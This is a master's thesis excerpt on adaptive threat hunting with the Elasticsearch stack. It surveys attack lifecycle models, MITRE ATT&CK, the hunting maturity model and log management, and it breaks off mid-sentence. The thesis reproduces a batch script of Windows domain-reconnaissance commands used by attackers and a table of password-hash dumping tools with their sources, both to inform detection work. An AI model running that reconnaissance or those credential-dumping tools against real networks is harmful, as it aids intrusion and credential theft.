Developing an Adaptive Threat Hunting Solution:

The Elasticsearch Stack

Thesis Presented to

The Faculty of the Department of

College of Information and Logistics Technology

University of Houston

In Partial Fulfillment

of the Requirements for the Degree

Master of Science in Information System Security

By

Pablo Delgado

May 2018

DEVELOPING AN ADAPTIVE THREAT HUNTING SOLUTION:

THE ELASTICSEARCH STACK

Pablo Delgado

APPROVED

Christopher Bronk, PhD
Committee Chair and Assistant Professor
Information and Logistics Technology Department

Wm. Arthur Conklin, PhD
Associate Professor
Information and Logistics Technology Department

Denise M. Kinsey
Assistant Professor
Information and Logistics Technology Department

George Zouridakis, PhD
Associate Dean for Research and Graduate
Studies, College of Technology

Daniel M. Cassler, M.A
Department Chair, Information
Logistics Technology

DEDICATION

This thesis is dedicated to my parents Lina and Pablo Delgado, I can’t thank you enough for all the sacrifices you have made for us and encouraging us to always seek better opportunities in life. Hard work always pays off at the end.

I love you both dearly

ACKNOWLEDGEMENTS

I want to thank *Chris Bronk, PhD* for his guidance throughout the process of writing this thesis, and his great career advice which is highly regarded. I will also want to extend my gratitude to *Wm. Arthur Conklin, PhD* for his real-world and impactful teaching which has allowed me to become a better professional and provide better value to my organization.

I’d also like to thank my classmates, especially Afnan Alabdulatif who kept me on track with my research and writing, and who is always there for moral support.

Lastly, I’d like to thank my family, who put up with me working full time and being a full-time student and always offered unconditional support, Los Amo con todo mi corazón!

ABSTRACT

Organizations of all sizes are fighting the same security battles while attackers keep changing the threat landscape by developing new tools and targeting victim endpoints; however, their attack kill chain along with motives have not changed, as their attacks initialize the same way and their end goal is usually data exfiltration of Intellectual property, or credit card information.

This thesis proposes and evaluates The Elasticsearch Stack solution (ELK), an enterprise-grade logging repository and search engine to provide active threat hunting in a Windows enterprise environment. The initial phases of this thesis focus on the data quality, unsupervised machine learning, and newly developed attack frameworks such as MITRE’s (ATT&CK) as prerequisites to developing the proposed solution. Lastly, by using publicly known Attack Kill Chain methodologies such as Mandiant’s, several attack use cases were developed and tested against the ELK stack to ensure that logging was adequate to cover most attack vectors.

Table of Contents

List of Tables

List of Figures

1. Introduction

Skillful and resourceful threat actors continue generating new toolsets and following the traditional attack kill-chain model presented by both Lockheed Martin and Mandiant; correspondingly, more recent methodologies such as “Cyber Threat Hunting” are becoming more relevant to detect these attacks. Threat Hunting is to constantly look for attacks that might get past security systems and to catch these attacks while they’re still in progress. Defensive teams are adapting to this approach instead of waiting for a “you’ve been breached” message that typically comes after an incident. Leveraging analyst’s skillset and open-source or low-cost technologies can allow companies to generate or implement alternative toolsets to get the same or better value from traditional and expensive solutions such as Security Information and Event Management (SIEMs).

This paper discusses the traditional Attack Lifecycle models along with more recent proposed detection frameworks, which will greatly assist in adapting, and leveraging the Elasticsearch stack, an enterprise-grade logging repository and search engine for organizations interested in active threat hunting. In addition, this paper briefly discusses unsupervised Machine Learning (ML) to model security-related data and assisting humans with finding anomalies with large datasets. Lastly, attack use-cases based on Mandiant’s Attack Lifecycle model will be performed and evaluated against The Elasticsearch Stack to ensure that incident-related data is being captured and easily searchable.

1.1 Problem Statement.

For most companies, the protection of sensitive information and regulatory compliance are the two most significant business drivers behind security spending; however, most mid-size companies only spend 4 to 6% of their overall IT budget on security (Filkins, 2016). Even with an expected increase in security investment moving forward, most CISOs will have to justify expenditure for new or existing tools. SIEMS are often implemented to satisfy regulatory compliance and therefore become a standard for most large organizations that have compliance to achieve. In contrast, for small or mid-size companies, this becomes a big part of the overall IT budget (Vovk, 2016). These companies end up spending their time, money, and efforts in existing SIEM solutions instead of building their own flexible toolsets; using their analysts' talents and taking advantage of data analytics tools.

Traditionally, the primary function of a SIEM solution has been to aggregate relevant data from multiple sources, identify deviations from the norm and take appropriate action (Rouse, 2017) However, normalizing & aggregating data alone does not take advantage of attacker methodologies, It is in the development of custom tools designed to adapt to current attack methodologies that provide real value in this threat detection and prevention realm.

1.2 Hypothesis

The purpose of implementing The Elasticsearch (ELK) stack are to allow a company's security staff to detect anomalies while searching through large amounts of data in their environment and detect possible ongoing attacks as they occur. This will ensure that we can potentially minimize the typical median time from compromise to discovery of 99 days (FireEye, 2018) for most companies, to an acceptable time in which their security team may better react.

The expected outcome should be a solution that provides the following:

- Collects data at scale
- Ingest multiple data types seamlessly
- Provide Ease of use
- Flexibility to expand functionality (such as integrating multiple tools for threat hunting)
- Adapting to current State of security (such as threat hunting)
- Reducing the number of alerts to only actionable ones by decreasing false positives.
- Fast and precise search (Able to search for the right things at the right time).
- Cost Effective

1.3 Research Methodology

A pragmatic approach was applied to reviewing existing research related to big data log collection, SIEM software, machine learning technologies, and current attack methodologies. Recent methodologies such as threat hunting and threat hunting maturity models were evaluated and served to develop a requirement list for a potential solution to our initial problem. This research led to the selection of an open-source search engine as a proposed solution to develop and tackle real enterprise attacks with. Lastly, a laboratory environment was developed to run multiple attack scenarios and ensure that all appropriate endpoint attack vectors were being considered.

1.4 Technical Setup

The Elasticsearch stack (ELK) laboratory design and implementation in the enterprise is detailed in appendices A through C. This details the prerequisites prior installing and running ELK which includes Windows auditing requirements, group policy configurations, log parser configuration, and the Windows native log shipper called Windows Event Forwarder (WEF). Appendix A gives a detailed description of the lab setup including the assets and operating systems used. Appendix

B contains the prerequisites for logging with windows auditing and includes all the event IDs relevant to our attack use cases that will be used for section 6. This section also includes additional configurations such as Sysmon which will be discussed later in section 3.5. Appendix C details the installation steps for ELK along with the installation and setup of machine learning. The last section focuses on setting up Windows Event Forwarder that will allow the captured logs to be sent to a log parser to be shipped to Elasticsearch.

2. Attack Lifecycle & Detection Frameworks

2.1 Lockheed Martin Cyber kill chain

Lockheed Martin's Cyber Kill Chain: The Cyber Kill Chain framework is part of the Intelligence Driven Defense model for the identification and prevention of cyber intrusions activity (Lockheed Martin, 2015). This model shown in figure 1 was inspired by the military "kill-chain attacks as it describes the typical path or steps that an attacker will follow when targeting a specific organization. It consists of seven stages: Reconnaissance, Weaponization, Delivery, Exploit, Installation, Command and control, and Action on objectives.




Figure 1- Lockheed Martin Cyber kill chain

The first stage is *Reconnaissance* which primarily focuses on information gathering which can be accomplished by performing searches on a specific target collecting and compiling data from online resources such as social media sites. Technical data can be collected by running port scans on the target website to discover potential outdated services running on internet-facing assets. Other forms of data collection are normally accomplished through phishing emails crafted to collect responses from targeted organizations. Following the data collection methods, *weaponization* is the second phase in which the attacker can craft potential malware based on analyzing the collected information. For example, if the attacker knows that a vulnerable version of Adobe Reader is running at an organization's environment, he or she will create a malware that exploits that vulnerability in which a payload may easily be dropped. For the payload to be ran in the victims' system, we need a method of delivery. The *delivery* stage usually involves specially crafted phishing emails that get sent to specific employees in the victim's organization (usually gathered from the Reconnaissance phase). These users then launch these emails that usually contain Macro-embedded Word documents or PDFs that contain embedded link which normally redirect victims to drive-by downloads websites in which the malware may be downloaded. *Exploitation* is the 4th stage in the attack cycle, and where the weaponization phase pays off, as the attached file will normally take advantage of the targeted vulnerability. This is normally where we start seeing Command and Control (C2) activity as the malware will normally attempt to make a callback to download additional software to the victim's endpoint. The established connection to the (C2) allows the attacker to remotely move to the next *Install* phase to deliver additional tools they need for persistent purposes. This stage usually involves privilege escalation, internal scans to find specific applications installed (Sager, 2014). Additionally, persistent methods are created such as creating scheduled tasks, registering services, or modifying the registry to ensure the application will survive a reboot. Attackers will then setup a manual connection to the *command and control server* where they will continue their operations. APT actors are careful not to automate their tools as they might easily trigger IDS/IPS rules or generate "network noise" to prevent being detected. After completing these six phases, attackers will then move on to data exfiltration which allows them to compile, encrypt, and extract information from the victim's organization on to their servers. It is not unusual for the attackers to remain and continue performing lateral reconnaissance to find additional systems to compromise and repeat these phases again.

2.2 The Mandiant APT Attack Lifecycle Model

The Mandiant cyber security firm created an attack lifecycle model that includes detailed phases on how Advanced Persistent Threats or "APT" attackers operate and move laterally throughout the network for the purposes of data exfiltration. For the purposes of threat hunting, it provides unique examples of behaviors and tools that APTs rely on when attacking a target. This model is represented in figure 2




Deploy Persistence Mechanisms
Maintain Presence
Move Laterally
Access Other Servers & Files
Initial Compromise
Establish Foothold
Escalate Privileges
Internal Recon
Complete Mission
Gain Initial Access into Target
Strengthen Position within Target
Steal Valid User Credentials
Identify Target Data
Package & Steal Target Data

Figure 2– Mandiant Attack Lifecycle (Hastings, 2014)


The Mandiant model starts at the Initial Compromise, in which typically a spear phishing email with a malicious attachment or hyperlink has been launched by the victim. In contrast to the previous Lockheed Martin Cyber Kill chain model, Mandiant consolidates these phases into this "Initial Compromise" phase which include the *Weaponization*, *Delivery*, *Exploit*, *and Installation.* Phase 2: Establishing Foothold involves installing a backdoor once the delivered email has been executed by the victim. The purpose of this backdoor is normally to establish a connection outbound, as most enterprise firewalls are configured to deny outside systems from connecting to inside endpoints. These firewalls are less effective at detecting initiated connections from inside the organization outbound. Privilege Escalation is the third phase of the Mandiant Attack Lifecycle. This is a critical step for APTs as this will facilitate the collection of usernames/passwords that will allow them to move resources within the network. Mandiant also provides a detailed list of tools in which are listed in figure 3 which includes password dumping tools such as Mimikatz. These tools are actively used by a vast range of attackers not only limited to APTs.



Tool	Description	Website
cachedump	This program extracts cached password hashes from a system's registry	Currently packaged with fgdump (below)
fgdump	Windows password hash dumper	http://www.foofus.net/fizzgig/fgdump/
gsecdump	Obtains password hashes from the Windows registry, including the SAM file, cached domain credentials, and LSA secrets	http://www.truesec.se
lslsass	Dump active logon session password hashes from the lsass process	http://www.truesec.se
mimikatz	A utility primarily used for dumping password hashes	http://blog.gentilkiwi.com/mimikatz
pass-the-hash toolkit	Allows an intruder to "pass" a password hash (without knowing the original password) to log in to systems	http://oss.coresecurity.com/projects/pshtoolkit.htm
pwdump7	Dumps password hashes from the Windows registry	http://www.tarasco.org/security/pwdump_7/
pwdumpX	Dumps password hashes from the Windows registry	The tool claims its origin as http://reedarvin.thearvins.com/, but the site is not offering this software as of the date of this report

Figure 3– Password Stealing Tools

Internal Reconnaissance is the 4th phase in which the attacker collects internal information about the victim environment. At this time attackers will minimize any abnormal activities and therefore primarily use built-in operating system commands to explore compromised systems. Depending on the time allotted for the attack, batch scripts may be created to speed this process of discovery for the attackers. An example of a batch script with native Windows commands ran may be see in figure 4.



```
@echo off
ipconfig /all>>”C:\WINNT\Debug\1.txt”
net start>>”C:\WINNT\Debug\1.txt”
tasklist /v>>”C:\WINNT\Debug\1.txt”
net user >>”C:\WINNT\Debug\1.txt”
net localgroup administrators>>”C:\WINNT\Debug\1.txt”
netstat -ano>>”C:\WINNT\Debug\1.txt”
net use>>”C:\WINNT\Debug\1.txt”
net view>>”C:\WINNT\Debug\1.txt”
net view /domain>>”C:\WINNT\Debug\1.txt”
net group /domain>>”C:\WINNT\Debug\1.txt”
net group “domain users” /domain>>”C:\WINNT\Debug\1.txt”
net group “domain admins” /domain>>”C:\WINNT\Debug\1.txt”
net group “domain controllers” /domain>>”C:\WINNT\Debug\1.txt”
net group “exchange domain servers” /domain>>”C:\WINNT\Debug\1.txt”
net group “exchange servers” /domain>>”C:\WINNT\Debug\1.txt”
net group “domain computers” /domain>>”C:\WINNT\Debug\1.txt”
```

Figure 4- Native Windows Commands ran from batch file

Lateral movement is the last Phase in this attack cycle, in which an attacker uses legitimate network credentials to access other systems in the network. This phase also allows the attacker to execute commands remotely from trusted publishers such as Microsoft’s PowerShell, Psexec, or establish persistence by creating scheduled tasks to run processes at set times.

2.3 Attack-Cycle Detection Models

2.3.1 Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) Model & Framework

MITRE, a non-profit that operates research and development centers for the federal government designed The Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) model & framework. The ATT&CK provides a repository of adversary tactics and techniques observed on past incidents against organizations. The incident data relied heavily on publicly available threat reports and threat intelligence offerings such as those from Mandiant's APT reports. The ATT&CK Technique Matrix reflects later phases of any attacker's lifecycle such as those described in the Lockheed Martin Cyber Kill Chain Models (control, maintain, execute) figure 5





Figure 5– MITRE ATT&CK Framework

The technique matrix shown in figure 6 consists of ten different categories which include *Persistence, Privilege Escalation, Defense Evasion, Credential Access, Discovery, Lateral Movement, Execution, Collection, Exfiltration, and Command and Control***.**




Technique Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Data Compressed	Communication Through Removable Media
AppCert DLLs	AppCert DLLs	Bypass User Account Control	Brute Force	File and Directory Discovery	Distributed Component Object Model	Dynamic Data Exchange	Browser Extensions	Data Encrypted	Connection Proxy
AppInit DLLs	AppInit DLLs	Clear Command History	Credential Dumping	Network Service Scanning	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Transfer Size Limits	Custom Command and Control Protocol
Application Shimming	Application Shimming	Code Signing	Credentials in Files	Network Share Discovery	Logon Scripts	Execution through Module Load	Data Staged	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol

Figure 6 - MITRE Technique Matrix (MITRE, 2017)

Each of these categories are broken down into further techniques that are associated with a particular attack. Selecting a category such as *Persistence* will allow us to see a list of all associated attack techniques that were found in past breaches along with a unique ID associated to that technique. This ensures the uniqueness of each attack technique along with the ability to easily search for that ID in the Mitre.org site. An example of a "New Service installed" technique is displayed in figure 7 below in which a basic description of the technique is displayed.



New Service

Technique

ID	T1050
Tactic	Persistence, Privilege Escalation
Platform	Windows
Permissions Required	Administrator, SYSTEM
Effective Permissions	SYSTEM
Data Sources	Windows Registry, Process monitoring, Process command-line parameters
CAPEC ID	CAPEC-550

Figure 7- MITRE New Service Technique (MITRE, 2017)

Additionally, references to past threat actors are listed as. This provides an ability to understand what attack techniques these threat actors are using to ensure that detection methodologies align with these attack vectors.

For example, APT 3 uses the following tactics for Network Propagation:

- Privilege Escalation – Legitimate Credentials (T1078), Exploit Vulnerability (T1068)
- Persistence – Accessibility Features (T1015), Start Folder (T1060), New Service (T1050), schtasks (T1053), Legitimate Credentials (T1078)
- Credential Access – Credential Dumping (T1003), Credentials in Files (T1081), Input Capture (T1056)
- Discovery – Permission Groups Discovery (T1069), Account Discovery (T1087), System Network Configuration Discovery (T1016), System Network Connections Discovery (T1049)
- Lateral Movement – Windows Admin Shares (T1077)
- Remote Copy and Execution – schtasks (T1053), Remote Services (T1035)

In the past, there has never been a well-defined, up-to-date model to describe the current known attacker tactics and techniques in a formal way that can be utilized to describe, measure, and observe attributes of an attack (McCammon, 2018). This is not to say that there was never an attack pattern available online such as that of CAPEC or "The Common Attack Pattern Enumeration and Classification (CAPEC ™); however, the ATT&CK provides real past attacker techniques that are still being carried out by attackers.

2.3.2 Threat Hunting Mature Model

The Hunting Mature Model, developed by Sqrrl's is about placing an appropriate, dedicated focus on the effort by security analysts to actively look for potential threats and counteract these adversaries who have infiltrated the victim's environment.

The Threat Hunting Mature Model (HMM) considers the following when judging an organization's ability to perform threat hunting:

1. Quality of the data being collected by organizations
2. The tools used to access and analyze the data
3. The skillset of the security analyst who makes sense of the data

This model shown in figure 8 breaks down the threat hunting capabilities of an organization into five levels which consist of: *Initial, Minimal, Procedural, Innovative, Leading.* As each level increases, the capabilities of an organization with respect to threat hunting increases as well, and the level of confidence and success to detect ongoing threats increases too.



HMM0
Initial
• Relies primarily on automated alerting
• Little or no routine data collection
HMM1
Minimal
• Incorporates threat intelligence indicator searches
• Moderate or high level of routine data collections
HMM2
Procedural
• Follows data analysis procedures created by others
• High or very high level of routine data collection
HMM3
Innovative
• Creates new data analysis procedures
• High or very high level of routine data collection
HMM4
Leading
• Automates the majority of successful data analysis procedures
• High or very high level of routine data collection

Figure 8- Sqrrl's Threat Hunting Mature Model (HMM) (Kahn, 2017)

At the *Initial* level of the HMM organizations rely heavily on their existing security solutions to provide alerts on any threats detected. This includes products such as Antivirus, IDS, IPS, Firewalls, etc. The Security Analyst will primarily be focused on resolving the alerts that get generated. HMM 1 *Minimal* level phase is where the first type of threat hunting occurs, as organizations not only rely on their alerting, but they begin to collect and track minimal data about attackers. Security Analysts will review new threat reports, collect key indicators of compromise, and search for those IOCs in their historical data for potential matches. At the HMM 2 *Procedural* level, Analysts can adopt external hunting procedures and apply them to their own organization; however, they're not mature enough to develop their own yet. In addition, the organization might increase and expand their data collection for future plans. HHM 3 *Innovate* level organizations have the capability of developing their own hunting procedures. Their Analysts are able to understand various types of data analysis techniques and evaluate them against malicious activities. These Analysts have access to machine learning and analytical tools at this level, which help answer their questions and pinpoint abnormal behaviors across large data sets (Lee, 2016). HHM 4 *Leading* organizations combine HHM 3 plus automation. Organizations at this level will turn their daily hunting process analysis into an automated fashion for their daily operations. The

Security Analyst continues to review and improve current processes that enhances the organization’s effectiveness of their detection program as a whole.

2.4 Summary

This chapter focused on two of the well-known attack-life cycles that have been used to represent most targeted attacks in modern history. These models have allowed organizations to discover threat activities and link attacking techniques to criminal organization or state sponsor APT groups. The ATT&CK model allows us to directly link the last phases of the attack-life cycle to actions that an adversary may execute while operating within the network. This provides a great resource for threat hunting teams developing their hunting program and provide greater visibility. Lastly, the Threat Hunting Maturity Model (HMM) provides a suggested methodology based on progressive factors that are based on 1) quality of the data, 2) the tools provided to analyze the data, and the skillset of the analyst.

3. Endpoint Logging

System logs provide a wide range of information such as optimizing system and network performance, recording the actions of users, and providing data useful for investigating malicious activity (NIST, 2006). With the increase of network-based devices, the variety and volume of these logs has also increased significantly. Historically most security programs have focused on monitoring the perimeter of their network (Hagen, 2017); however, with the rise of encrypted connections, and adversaries moving laterally inside the network, internal endpoint visibility is a must. This visibility is essential to understand the context of an attack, enforce security policy across the network and endpoint, and correlate security events to improve the organization’s security posture (PaloAlto, 2017). This chapter not only covers the technical prerequisites that an organization may take to successfully implement a log management program, but also takes into consideration standards that a company might be subject to such as The Payment Card Industry Data Security Standard (PCI DSS) or Health Insurance Portability and Accountability Act of 1996 (HIPAA) to cover all aspects of logging.

3.1 Log Management

Log management is essential to ensure that endpoint logs, including those of security records are stored in sufficient detail for an appropriate period based on that organization’s requirements. A fundamental problem with log management that occurs in many organizations is effectively balancing a limited quantity of log management resources with a continuous supply of log data (NIST, 2006). There are other problems that organizations will encounter when implementing their log management program which includes high disk space requirements, vendor-specific log formats, varying timestamps, duplicate records, and log parsing issues. Lastly, log management is also about protecting the integrity, confidentiality and ensuring the availability of logs when needed by the organization when investigating potential incidents.

3.2 Data Quality

The end goal of data quality in log management is to ensure that the data fits the requirements of organizations and “ensures that quality data supports effective decision making” (DOD). With regards to threat hunting and our previously discussed section 2.3.2 - Threat Hunting Mature Model Step 1: Quality of data being collected, it is important that analysts trust the data and make better sense of it to find anomalies. One of the most useful set of guidelines are those by The Department of Defense on Data Quality Management which cover 6 aspects of Data Quality Management that include: *accuracy, completeness, consistency, timeliness, uniqueness, validity*. *Accuracy* regarding logs means that the logs are free of errors; *completeness* is the degree in which the characteristics of these logs fulfills the requirements intended; *consistency* refers to the absence of difference when comparing two sets of data that contain the same log information; *Timeliness* is how readily available the logs are when needed; *uniqueness* refers to a log record being one of its kind; and *validity* is the quality of the log data being accepted. There are some caveats regarding this DoD guideline with respect to log management; As many logs might not necessary satisfy the “*uniqueness”* aspect since many logs are repeated several times with the same type stamp, depending on the source activity (Defense Information Systems Agency, 2017).

3.3 Requirements by different standards

Some organizations may store and analyze certain logs to comply with Federal legislation and regulations, including the Federal Information Security Management Act of 2002 (FISMA), the Health Insurance Portability and Accountability Act of 1996 (HIPAA), the Sarbanes-Oxley Act of 2002 (SOX), the Gramm-Leach-Bliley Act (GLBA), and the Payment Card Industry Data Security Standard (PCI DSS) (NIST, 2006). The most commonly cited standards pertaining logging are the

PCI DSS standard, along with COBIT, ISO 27001, and the NIST framework (800 series) for best practices.

An organization should define its requirements and goals for performing logging and monitoring of logs to include applicable laws, regulations, and existing organizational policies. The organization can then prioritize its goals based on balancing the organization's reduction of risk with the time and resources needed to perform log management functions. The Payment Card Industry Data Security Standard (PCI DSS) was created in a direct need to ensure that merchant organizations dealing with credit card transactions are meeting basic security compliance to protect cardholder data. It consists of six major objectives pertaining how data should be stored, accessed and discarded. With respect to Log Management, PCI mandates logging of user activity and audit review to provide crucial information to forensic investigators. This standard requires that the data be available for auditing and forensic purposes, which requires at least one year of data and a minimum of three months immediately available for analysis (PCI Security Standards Council, LLC, 2016). Requirement 10: *Track and monitor all access to network resources and cardholder data* is "critical in 